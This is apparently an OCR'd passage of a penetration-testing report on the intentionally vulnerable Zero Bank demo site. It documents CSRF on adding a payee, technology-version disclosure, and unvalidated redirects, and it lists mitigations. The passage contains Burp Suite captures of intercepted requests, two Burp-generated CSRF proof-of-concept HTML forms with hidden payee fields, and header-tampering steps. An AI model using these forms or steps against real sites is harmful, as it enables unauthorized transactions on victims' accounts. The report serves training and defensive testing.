
Mitigation:


a) Use Anti-CSRF token with Same Origin Policy.
b) A strict subdomain and path level referrer header validation can be used in these cases for mitigating CSRF on login forms to an extent.



zero.webappsecurity.com/bank/pay-bills.html
Zero Bank
Search
FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
Burp (for all URLs)
Options
What's My IP?
Log
Account Summary
Account Activity
Transfer Funds
Pay Bills
My Money Map
Online Statements
Pay Saved Payee
Add New Payee
Purchase Foreign Currency
Who are you paying?
Payee Name
RAHUL
Payee Address
Sharma
Account
123456
Payee Details
123456
Add
Download WebInspect
Terms of Use
Contact Micro Focus
Privacy Statement



Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /bank/pay-bills-new-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=7DF93C84
Upgrade-Insecure-Requests: 1
name=RAHUL&address=Sharma&account=123456&details=123456
Type a search term
0 matches


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /bank/pay-bills-new-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=7DF93C94
Upgrade-Insecure-Requests: 1
name=PANUL&address=Sharma&account=123456&details=123456
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Find references
Discover content
Schedule task
Generate CSRF PoC
Type a search term
0 matches
zero.webappsecurity.com
Type here to search
33°C Mostly cloudy
ENG
17:34
09-10-2021


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
CSRF PoC generator
Request to: http://zero.webappsecurity.com
Options
CSRF HTML
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://zero.webappsecurity.com/bank/pay-bills-new-payee.html"
method="POST">
<input type="hidden" name="name" value="PANUL" />
<input type="hidden" name="address" value="Sharma" />
<input type="hidden" name="account" value="123456" />
<input type="hidden" name="details" value="123456" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Regenerate
Test in browser
Copy HTML
Close
0 matches
zero.webappsecurity.com
Type here to search
33°C Mostly cloudy
ENG
17:34
09-10-2021



Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
CSRF PoC generator
Request to: http://zero.webappsecurity.com
Options
Raw Params Headers Hex
CSRF HTML:
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://zero.webappsecurity.com/bank/pay-bills-new-payee.html" method="POST">
<input type="hidden" name="name" value="Silent" />
<input type="hidden" name="address" value="Chora" />
<input type="hidden" name="account" value="83143" />
<input type="hidden" name="details" value="83143" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Regenerate
Test in browser
Copy HTML
Close
0 matches
Type here to search
33°C Mostly cloudy
ENG
17:35
09-10-2021


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
CSRF PoC generator
Request to: http://zero.webappsecurity.com
Options
Raw Params Headers Hex
Show response in browser
To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burp/show/1/5has2jx4gcx3k5c4q2g23ec2h4sr1
Copy
In future, just copy the URL and don't show this dialog
Close
Regenerate
Test in browser
Copy HTML
Close
0 matches
Type here to search
33°C Mostly cloudy
ENG
17:37
09-10-2021


Zero - Pay Bills
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Comment this item
Raw Params Headers Hex
0 matches
Type here to search
33°C Mostly cloudy
ENG
17:39
09-10-2021


burp/
burp
Submit request


Type here to search
33°C Mostly cloudy
ENG
17:38
09-10-2021



12) SENSITIVE INFORMATION LEAKED THROUGH WAPPALYZER

Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.

Vulnerability:

Sensitive data regarding various technologies used and their version number are exposed to the user.

Steps to reproduce:


a) Install Wappalyzer on your browser.
b) Open http://zero.webappsecurity.com/ on your browser.
c) Run the Wappalyzer extension.

Mitigation:

a) Manual updates

b) Using HDIV (hard working diligent idealistic valiant)

c) Make sure that the wappalyzer doesn't detect the technologies used.



13) UNVALIDATED DIRECTS AND FORWARDS

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

Vulnerability:

a) The Zero bank application doesn't validate the redirects and forwards.
b) Cross origin resource sharing vulnerability.

Steps to reproduce:

a) Go to http://zero.webappsecurity.com/forgot-password.html .

b) Turn on burp in the browser.

c) Type email and record the request in Burpsuit using intercept in on mode.

d) Send the request to repeater, forward and turn on intercept.

e) Go to Request tab and change the Host, Origin and Referer of the request and send the request.

f) The request will be accepted by the server, hence the vulnerability.


Mitigation:


a) Simply avoid using redirects and forwards.


b) If used, do not allow the URL as user input for the destination.


c) Where possible, have the user provide short name, ID or token which is mapped server-side to a full target URL.


d) Use the same origin policy.





Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Cookie: JSESSIONID=5F2AAD09
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=190fe1f3-bec7-4634-be71-e3d649422f7d
0 matches
Type here to search
32°C Mostly cloudy
ENG
18:21
09-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/login.html
Cookie: JSESSIONID=5F2AAD09
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=190fe1f3-bec7-4634-be71-e3d649422f7d
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
0 matches
Type here to search
32°C Mostly cloudy
ENG
18:21
09-10-2021


Zero - Log in
Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://zero.webappsecurity.com
Request
Raw Params Headers Hex
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
